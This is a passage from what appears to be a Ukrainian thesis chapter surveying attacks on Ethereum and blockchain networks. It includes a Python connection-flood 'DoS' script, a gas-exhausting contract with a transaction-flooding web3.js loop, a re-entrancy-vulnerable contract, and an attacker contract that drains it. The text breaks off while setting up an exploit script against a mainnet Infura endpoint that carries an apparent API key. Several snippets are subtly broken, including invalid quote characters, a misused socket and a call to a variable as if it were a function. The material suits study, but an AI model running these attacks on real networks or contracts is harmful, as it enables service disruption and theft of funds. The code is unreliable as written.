


Рисунок 2.1 – Схематичне відображення здійснення атаки Man-in-the-middle

Оскільки атакуючий контролює всю інформацію, яка надходить і виходить з вузла, він може вільно маніпулювати цією інформацією. Наприклад, зловмисник може заблокувати або змінювати транзакції, вводити

неправдиву інформацію або навіть використовувати вузол для проведення атаки подвійних витрат.

Відкритий порт (Open Port Attack) [10]. Відкриті порти є необхідними для забезпечення комунікації між вузлами у блокчейн мережі. Проте неконтрольована наявність відкритих портів може стати потенційною вразливістю та привести до атак на безпеку системи.

При атаках на відкриті порти зловмисники шукають незахищені відкриті порти у мережі і спробують здійснити наступні дії:

- шляхом сканування відкритих портів зловмисники можуть визначити слабкі місця у мережі, встановити використовуване програмне забезпечення та виявити можливі вектори атак;
- атакуючи відкриті порти, зловмисники можуть отримати несанкціонований доступ до вузла, що дозволяє їм переглядати, модифікувати або видаляти дані, а також виконувати команди на комп'ютері вузла;
- після отримання доступу до вузла, зловмисники можуть встановити зловмисне програмне забезпечення, таке як віруси, троянці або програми-шпигуни, які можуть надсилати конфіденційну інформацію з вузла атакуючому або використовувати вузол для здійснення інших атак;
- атаки на відкриті порти можуть також призвести до атак типу відмови в обслуговуванні, які заважають нормальному функціонуванню вузла, перешкоджаючи обробці транзакцій або блоків.

Відмова в обслуговуванні (Denial of Service Attack) [11] є одним з відомих видів кібератак, які можуть бути використані проти блокчейн систем. Ця атака полягає у навмисному перевантаженні вузлів або мережі з метою заблокувати або уповільнити доступ користувачів до сервісів. Розглянемо детальніше основні характеристики та наслідки таких атак на блокчейн системи.

Існує кілька типів DoS-атак, які можуть бути використані проти блокчейн систем:

- повільний (Slow) DoS: Зловмисник навмисно відправляє довготривалі або затримані пакети на вузол або мережу, що призводить до уповільнення обробки транзакцій і функціонування системи;
- об'ємна (Volume-based) DoS: Зловмисник генерує велику кількість легітимних запитів або транзакцій, спрямованих на вузол або мережу, що призводить до перевантаження ресурсів та відмови в обслуговуванні;
- розподілена відмова в обслуговуванні (Distributed Denial of Service, DDoS): Зловмисник використовує багаточисленні скомпрометовані вузли або комп'ютери для генерації масових атак на цільовий вузол або мережу.

Наслідки DoS-атак на блокчейн системи:

- затримки транзакцій;
- зниження продуктивності;
- перевантаження мережі;
- фінансові втрати;
- репутаційні втрати.

Проблеми з приватністю в блокчейн системах стосуються здатності забезпечити конфіденційність інформації про транзакції та користувачів. Публічні блокчейни, як-от Bitcoin та Ethereum, є відкритими для всіх, хто хоче отримати доступ до інформації про транзакції та адреси. Це створює певні ризики та проблеми для приватності користувачів.

Оскільки інформація про транзакції відкрита, зловмисники можуть спробувати відслідкувати потік коштів між різними адресами та встановити зв'язки між ними. Це може допомогти атакуючому виявити особу за певною адресою або патерни поведінки користувача. Зловмисники можуть використовувати різні техніки аналізу мережі для спроби деанонізації користувачів. Це може включати аналіз IP-адрес, пов'язаних з вузлами, та співставлення цієї інформації з транзакціями в блокчейні.

Безпека, анонімність систем часто залежать від сторонніх сервісів, таких як гаманці, обмінники та інші платформи. Ці сервіси можуть зберігати особисту інформацію про користувачів, яка може стати відомою зловмисникам через витік даних або злам. У деяких країнах регулятори вимагають від блокчейн сервісів та обмінників проводити процедури KYC (Know Your Customer) та AML (Анти-відмивання грошей), що змушує їх збирати особисту інформацію про своїх користувачів [12]. Ця інформація може стати доступною для урядових органів або потрапити до рук зловмисників через витоки даних.

Атаки на основі смарт-контрактів, можуть включати в себе використання у власну користь помилок в коді смарт-контракту, атаки re-entrancy або атаки на основі underflows/overflows (помилки з цілочисельними значеннями);

Зауважте, що багато з цих атак є вкрай складними для реалізації, а деякі з них практично неможливі в зв'язку з механізмами безпеки Ethereum.

Атаки на основі смарт-контрактів. Смарт-контракти в Ethereum виконуються на віртуальній машині Ethereum (EVM) і написані на мові Solidity. Вони є незмінними після розгортання, і, якщо в них є помилки або вразливості, вони можуть бути використані зловмисниками.

Смарт-контракти можуть містити помилки або баги, як будь-який інший програмний код. Наприклад, можливо не надати необхідних перевірок безпеки при виконанні деяких операцій, що може дозволити зловмисникам виконати атаки. Як приклад, можна привести наступний випадок: помилка в смарт-контракті Parity Wallet привела до втрати мільйонів доларів в Ethereum в 2017 році. У смарт-контракті була функція, яка дозволяла будь-якому користувачеві знищити контракт, і це було використано зловмисником.

Також існують атаки re-entrancy, які відбуваються, коли зовнішня функція викликається всередині виклику, що дозволяє їй виконатися декілька разів. Це може дозволити зловмисникам використати вразливість для багаторазового виведення коштів.

Приклад атаки re-entrancy можна продемонструвати на такому простому смарт-контракті:

```
contract Vulnerable {
    mapping(address => uint) private userBalances;

    function withdrawBalance() public {
        uint amountToWithdraw = userBalances[msg.sender];
        require(msg.sender.call.value(amountToWithdraw())); // At this point,
        the caller's code is executed, and can call withdrawBalance again
        userBalances[msg.sender] = 0;
    }
}
```

У цьому вразливому смарт-контракті, функція `withdrawBalance` спочатку викликає зовнішню функцію (`msg.sender.call.value(amountToWithdraw())`), яка може викликати `withdrawBalance` знову до того, як баланс був скинутий (`userBalances[msg.sender] = 0;`). Це може призвести до того, що зломисник зможе вивести більше коштів, ніж має на балансі. The DAO був атакований через атаку re-entrancy в 2016 році, що привело до втрати 3.6 мільйонів ETH. Виклик зовнішньої функції було зроблено перед тим, як баланс було оновлено, що дозволило зломиснику витягти більше ETH, ніж він мав.

Цілочисельні `underflows` та `overflows` відбуваються, коли числове значення перевищує максимальне або мінімальне допустиме значення. `Underflow` відбувається, коли число знижується нижче свого мінімального допустимого значення. В такому випадку, число «крутиться» назад до максимального значення. Навпаки, `overflow` відбувається, коли число збільшується вище свого максимального допустимого значення, в результаті чого число «крутиться» назад до мінімального значення. Це може призвести до непередбачуваних результатів, і зломисники можуть спробувати використати це. Такий сценарій міг би відбутися, коли смарт-контракт дозволяє користувачам переводити токени між собою. Якщо контракт не

перевіряє на переповнення, зловмисник може спробувати відправити величезну кількість токенів, що перевищує максимальне цілочисельне значення, викликаючи переповнення і знижуючи баланс зловмисника до нуля або від'ємного значення. Наприклад:

```
contract Vulnerable {
    uint private userBalance = 1;

    function underflow() public {
        userBalance--;
        // userBalance is now 2^256 - 1
    }

    function overflow() public {
        userBalance++;
        // userBalance is now 0
    }
}
```

У цьому вразливому контракті, `underflow` відбувається в функції `underflow()`, коли `userBalance` зменшується на 1 і стає дуже великим числом, бо воно «обертається» назад. В функції `overflow()`, `userBalance` збільшується на 1 і стає 0, бо воно «обертається» вперед.

Атака `Sybil` відбувається, коли зловмисник створює велику кількість псевдонімів (або «`sybil`») у мережі, щоб намагатися контролювати її. Ці псевдоніми можуть бути використані для маніпулювання результатами голосування, перехоплення транзакцій, або виконання інших шкідливих дій.

В мережах `blockchain`, атака `Sybil` зазвичай вимагає від зловмисника зробити значні фінансові витрати. Наприклад, в `Ethereum 2.0`, щоб стати валідатором, потрібно зробити ставку 32 ЕТН. Це означає, що щоб виконати атаку `Sybil` на `Ethereum`, зловмисникам потрібно було б мати значну кількість ЕТН.

Припустимо, що є зловмисник, який має велику кількість ЕТН і хоче виконати атаку Sybil на Ethereum. Він може це зробити наступним чином:

- він створює велику кількість Ethereum-адрес (sybil), кожна з яких робить ставку 32 ЕТН, щоб стати валідатором;
- з часом, він отримує контроль над значною частиною валідаторів в мережі. Це може дозволити йому маніпулювати консенсусом, змінювати порядок транзакцій, або навіть виконати подвійне витрачання.

Однак, це дуже дорого, тому, щоб контролювати значну частину валідаторів в мережі, зловмиснику потрібно вкласти мільйони або навіть мільярди доларів. Таким чином, хоча атака Sybil теоретично можлива в Ethereum, на практиці її важко виконати через високі витрати, що пов'язані зі створенням великої кількості валідаторів.

Атаки на основі часу відбуваються, коли зловмисник намагається маніпулювати часом виконання операцій в Ethereum, щоб отримати перевагу.

Ethereum використовує концепцію «газу» для вимірювання роботи, яку виконується мережею. «Газ» використовується для обмеження ресурсів, використовуваних транзакціями і смарт-контрактами, і вимагається, щоб запобігти атакам DoS. Кожна операція вимагає певної кількості газу, яка залежить від складності та часу виконання операції.

Однак, зловмисники можуть спробувати «зловити» систему, маніпулюючи часом виконання операцій. Наприклад, вони можуть спробувати включити в блок операції, які вимагають менше газу, але займають більше часу, щоб виконати.

Припустимо, що у нас є зловмисник, який хоче виконати атаку на основі часу в Ethereum. Він може це зробити наступним чином:

- зловмисник розробляє смарт-контракт, який включає операцію, яка вимагає невеликої кількості газу, але займає багато часу для виконання. Наприклад, операція може включати в себе складний цикл або рекурсію;

– він включає цей смарт-контракт в транзакцію і відправляє його в мережу.

– коли майнери намагаються включити цю транзакцію в блок, вони можуть помітити, що вона вимагає невеликої кількості газу, але займає багато часу для виконання. Це може затримати додавання нових блоків до ланцюга, що може вплинути на пропускну спроможність мережі.

Однак, через обмеження газу в Ethereum, ця атака має обмежений вплив. Якщо транзакція вимагає занадто багато газу, вона буде відхилена мережею.

Атака Selfish Mining (selfish майнінгу) — це стратегія, при якій майнер або група майнерів затримують публікацію новостворених блоків в блокчейні, намагаючись збільшити свої шанси на отримання нагород за добування (рисунок 2.2).




Рисунок 2.2 – Схематичне відображення Selfish атаки

Зазвичай, коли майнер вирішує складні математичні завдання та добуває новий блок, то він негайно публікує цей блок в мережі. Однак, у випадку selfish майнінгу, майнери затримують публікацію, продовжуючи працювати над наступним блоком у своєму власному «приватному» ланцюгу.

Це дає їм перевагу, тому що вони можуть працювати над наступним блоком, доки інші майнери в мережі все ще працюють над попереднім блоком.

Якщо стратегія selfish майнінгу виявиться успішною, майнери зможуть добувати більше блоків, ніж вони могли б зробити, працюючи «чесно».

Припустимо, що у нас є майнер А, який використовує стратегію selfish майнінгу. Ось як він може виконати цю атаку:

- майнер А вирішує складне математичне завдання і добуває новий блок. Замість того, щоб негайно опублікувати цей блок в мережі, він зберігає його в секреті;
- майнер А продовжує працювати над наступним блоком в своєму власному «приватному» ланцюгу. Тим часом, інші майнери в мережі продовжують працювати над попереднім блоком, не знаючи, що майнер А вже добув новий блок;
- якщо майнер А вирішує наступний блок перед тим, як інші майнери вирішать попередній блок, він має «приватний» ланцюг, який довший, ніж основний ланцюг. Він тоді може опублікувати свій «приватний» ланцюг, змусивши інші майнери переключитися на цей ланцюг (оскільки правило в блокчейні Ethereum це «найдовший ланцюг виграє»).

Отже, майнер А зможе добувати більше блоків, ніж якби він працював «чесно». Однак цей вид атаки вимагає значної обчислювальної потужності і може бути непрактичним, якщо майнер не контролює велику частину обчислювальної потужності мережі.

Атаки на приватні ключі є серйозною загрозою для безпеки користувачів криптовалют, оскільки приватні ключі є фундаментальною частиною криптографії, що лежить в основі блокчейну.

Приватний ключ – це секретний код, який користувач використовує для підпису транзакцій. Він дозволяє доказати власність певної суми криптовалют, і без нього, кошти користувача можуть бути недоступні або навіть вкрадені.

Phishing (фішинг): Зловмисники можуть надсилати фальшиві повідомлення електронної пошти або повідомлення в соціальних мережах, що виглядають як від легітимних сервісів чи бірж криптовалют. Ці повідомлення

можуть містити посилання на веб-сайти, що імітують справжній сервіс, де користувачів просять ввести свої приватні ключі, які потім викрадаються.

Mailware атаки: Зловмисники можуть використовувати шкідливе програмне забезпечення для крадіжки приватних ключів безпосередньо з комп'ютера жертви. Наприклад, вони можуть використовувати keyloggers для відстеження натискань клавіш, коли користувач вводить свій приватний ключ.

Атаки «людина в середині» (Man-in-the-Middle): Зловмисник може перехопити комунікацію між двома сторонами, наприклад між користувачем і біржею криптовалют, щоб викрасти приватні ключі. Це можна зробити, використовуючи шкідливе програмне забезпечення або зламавши мережевий з'єднувач (наприклад, Wi-Fi маршрутизатор).

2.3 Моделювання атак на платформу Ethereum

Найпростішою можливою атакою на будь яку платформу є атака на відмову (DoS-атака, рисунок 2.3). Ethereum, як і будь-яка інша криптовалютна платформа, може бути потенційно вразливий до DoS-атак (Denial of Service), хоча в дійсності їх важко впровадити через децентралізовану структуру та заходи безпеки Ethereum.




Рисунок 2.3 – Схематичне зображення DoS-атаки

Ethereum був ціллю DoS-атак у минулому. Одна з найбільших відбулася в 2016 році, коли зловмисник використав вразливості у структурі газу Ethereum, що викликало перевантаження мережі та збільшення часу обробки транзакцій. DoS-атака на Ethereum зазвичай включає надсилання великої кількості транзакцій, спрямованих на збільшення використання ресурсів мережі (таких як газ), що може призвести до повільної роботи мережі або, в крайньому випадку, до її припинення. Також важливо пам'ятати, що хоча DoS-атаки можуть призвести до тимчасових проблем, вони не викрадають Ether користувачів і не порушують цілісність збережених даних на блокчейні Ethereum.

Так, припустимо, що ми хочемо моделювати атаку на службу (DoS атаку). На практиці це вимагає великої кількості ресурсів і може порушувати закон, але ми можемо змоделювати таку атаку в простому масштабі.

Далі наведено приклад програми на Python [18], яка намагається встановити велику кількість TCP-з'єднань до сервера. Цей код використовує бібліотеку socket для встановлення TCP-з'єднання:

```
import socket
import time

target_ip = «127.0.0.1»
target_port = 80
number_of_requests = 1000

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print(«Початок DoS атаки...»)

for i in range(number_of_requests):
    try:
        connection = sock.connect((target_ip, target_port))
        print(f»Request {i} sent»)
        sock.sendto(«GET      /      HTTP/1.1\r\n».encode('ascii'),      (target_ip,
target_port))
```

```

        sock.sendto(«Host:  google.com\r\n\r\n».encode('ascii'), (target_ip,
target_port))
    except socket.error:
        print(«Error occurred, check server and port»)
        break

print(«DoS атака успішно завершена!»)

```

В результаті виконання отримуємо вивід:

```

Початок DoS атаки...
Request 0 sent
Request 1 sent
Request 2 sent
...
Request 998 sent
Request 999 sent
DoS атака успішно завершена!

```

Цей код намагається відкрити TCP-з'єднання до цільового IP-адреси і порту. Він відправляє HTTP-запит до сервера і повторює це 1000 разів. Зауважте, що ви повинні замінити `target_ip` та `target_port` на IP-адресу та порт реального сервера. В реальному масштабі така атака потребує одночасного використання більшої кількості машин та більшої кількості запитів.

Ethereum, так само як і багато інших блокчейн-платформ, використовує систему «газу», яка обмежує кількість роботи, яку може виконати окрема транзакція. Газ вимірюється в «одиницях газу» і служить для визначення вартості виконання окремих операцій в межах Ethereum.

DoS-атака на Ethereum може включати в себе використання транзакцій, які вимагають значної кількості газу, щоб виконати, або використання транзакцій, що мають довгий час виконання. Це може викликати збільшення використання ресурсів мережі, збільшення часу обробки транзакцій та, в кінцевому підсумку, перевантаження мережі.

Більше того, з впровадженням Ethereum 2.0, який використовує Proof-of-Stake замість Proof-of-Work, вразливість до DoS-атак має знизилась, оскільки зломисники не зможуть використовувати таку ж стратегію, як у випадку з Proof-of-Work системами.

Для моделювання такого типу атаки потрібно виконати наступні дії:

- потрібно створити приватну тестову мережу Ethereum. Це можна зробити, використовуючи програмне забезпечення Ethereum, таке як Ganache або Parity. Ви можете налаштувати параметри мережі відповідно до ваших потреб;

- розробити та розгорнути смарт-контракт, що споживає значну кількість газу. Ви можете розробити цей контракт, використовуючи Solidity [19], мову програмування смарт-контрактів Ethereum. Контракт повинен включати функцію, що споживає значну кількість газу, наприклад, виконуючи велику кількість обчислень або використовуючи велику кількість пам'яті;

- надіслати велику кількість транзакцій до смарт-контракту. Ви можете зробити це, використовуючи скрипт на Node.js або Python, який використовує веб3 бібліотеку для взаємодії з Ethereum. Скрипт повинен включати цикл, що надсилає велику кількість транзакцій до смарт-контракту.

Створення приватної Ethereum мережі. У прикладі використовується Ganache, який є частиною Truffle Suite. Ganache – це персональний блокчейн для Ethereum-розробки, який можна використовувати для розгортання контрактів, розробки додатків та виконання тестів.

Розробка смарт-контракту. Використовуючи Solidity, можна створити контракт, який виконує обчислення, що вимагають багато газу, наприклад:

```
// SPDX-License-Identifier: MIT
pragma solidity >=0.4.22 <0.9.0;
contract DosContract {
    uint public count = 0;
    function runLoop(uint n) public {
        for (uint i = 0; i < n; i++) {
            count += 1; } } }
```

Запуск такого коду в середовищі виконання Remix IDE (рисунок 2.4) [20] навіть із значенням 100000 вимагає досить значного часу на виконання.




Рисунок 2.4 – Remix IDE із створеним смарт-контрактом

Надсилання транзакцій до смарт-контракту. Тепер, коли є адреса розгорнутого смарт-контракту, ви можете надсилати транзакції до нього. Це робиться за допомогою web3.js – JavaScript-бібліотеки для взаємодії з Ethereum.

```
const Web3 = require('web3');
const DosContract = require('./build/contracts/DosContract.json');
const web3 = new Web3('http://localhost:8545');
const networkId = await web3.eth.net.getId();
const deployedAddress = DosContract.networks[networkId].address;
const contract = new web3.eth.Contract(DosContract.abi, deployedAddress);
const accounts = await web3.eth.getAccounts();
const from = accounts[0];
for (let i = 0; i < 1000; i++) {
```

```

    await contract.methods.runLoop(1000).send({ from });
  }

```

Цей скрипт надсилає 1000 транзакцій до `runLoop` функції смарт-контракту, кожна з яких виконує цикл 1000 разів.

Виконання цього коду в тестовому середовищі, такому як Remix (рисунок 2.5), призведе до надсилання великої кількості транзакцій, кожна з яких вимагає великої кількості обчислювальних ресурсів для виконання. Це може призвести до перевантаження системи, схоже на те, що відбувається під час DoS-атаки.




Рисунок 2.5 – Лог виконання контракту в середовищі Remix

Також, відбувається значне збільшення використання процесора і пам'яті через те, що система зайнята обробкою транзакцій, і якщо буде спроба виконати інші дії (наприклад, виконати інші транзакції або запити до смарт-контракту).

Важливо зазначити, що результати можуть відрізнятися в залежності від конкретних обставин, включаючи параметри вашої мережі, характеристики вашої машини та інше. Наприклад, якщо ви використовуєте мережу з більшим

блокчасом або нижчим лімітом газу на блок, ви можете побачити більше затримок або менше впливу на продуктивність системи.

Одними із більш складних атак, які можна змоделювати, є атаки:

- атаки на основі смарт-контрактів. Можна написати смарт-контракт, який буде мати певні помилки, а потім написати код на Python, що використовує ці помилки. Це включає в себе атаки re-entrancy (рисунок 2.6) та атаки на основі underflows/overflows;

- атаки які залежать від часу виконання. Потрібно створити смарт-контракт, що залежить від часу виконання, та написати код на Python, який буде маніпулювати часом виконання.

Для моделювання атаки на основі смарт-контрактів потрібно потрібно створити смарт-контракт з вразливостями, а потім написати Python-скрипт, який експлуатує ці вразливості. Розглянемо, як це можна зробити.

Приклад смарт-контракту з вразливістю re-entrancy.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;

contract Vulnerable {
    mapping(address => uint) private userBalances;

    function deposit() public payable {
        userBalances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint amountToWithdraw = userBalances[msg.sender];
        (bool success,) = msg.sender.call{value: amountToWithdraw}("");
        require(success);
        userBalances[msg.sender] = 0;
    }
}
```

У цьому контракті функція `withdraw()` переказує кошти перед тим, як знижує баланс користувача, що є вразливістю до атаки re-entrancy.




Рисунок 2.6 – Схематичне відображення атаки re-entrancy [10]

Для початку, нам потрібно скопіювати зловмисний смарт-контракт і перетворити його на байткод. Припустимо, що наш зловмисний контракт виглядає так:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;
contract Malicious {
    Vulnerable public vulnerable;
    constructor(Vulnerable _vulnerable) {
        vulnerable = _vulnerable;
    }
    function attack() public {
        vulnerable.deposit{value: 1 ether}();
        vulnerable.withdraw();
    }

    receive() external payable {
```

```

        if (address(vulnerable).balance > 1 ether) {
            vulnerable.withdraw();
        }
    }
}

```

Він спершу відправляє 1 ether на вразливий контракт, а потім викликає `withdraw()`. Коли вразливий контракт відправляє ether назад, функція `receive()` автоматично викликається і повторно викликає `withdraw()`, що приводить до атаки `re-entrancy`.

Нам потрібні наступні дані контракту:

- `node-url`, який можна знайти в Remix IDE, в файлі `run-solidity-unittesting.yml`. В нашому випадку це значення: `https://mainnet.infura.io/v3/08b2a484451e4635a28b3d8234f24332`;
- `contract_address` – адреса вже розгорнутого контракту, знаходиться у вкладці `Deploy&Run Transactions`, дорівнює: `0xd9145CCE52D386f254917e481eB44e9943F39138`;
- `contract_abi` – ABI-файл контракту, знаходиться у вкладці `solidity compiler`, є окрема кнопка «ABI».

Для цього потрібен Python-скрипт, що використовує `web3`-бібліотеку для взаємодії з Ethereum.

```

from web3 import Web3

w3 = Web3(Web3.HTTPProvider('https://mainnet.infura.io/v3/0-8b2a484451e4635a28b3d8234f24332'))

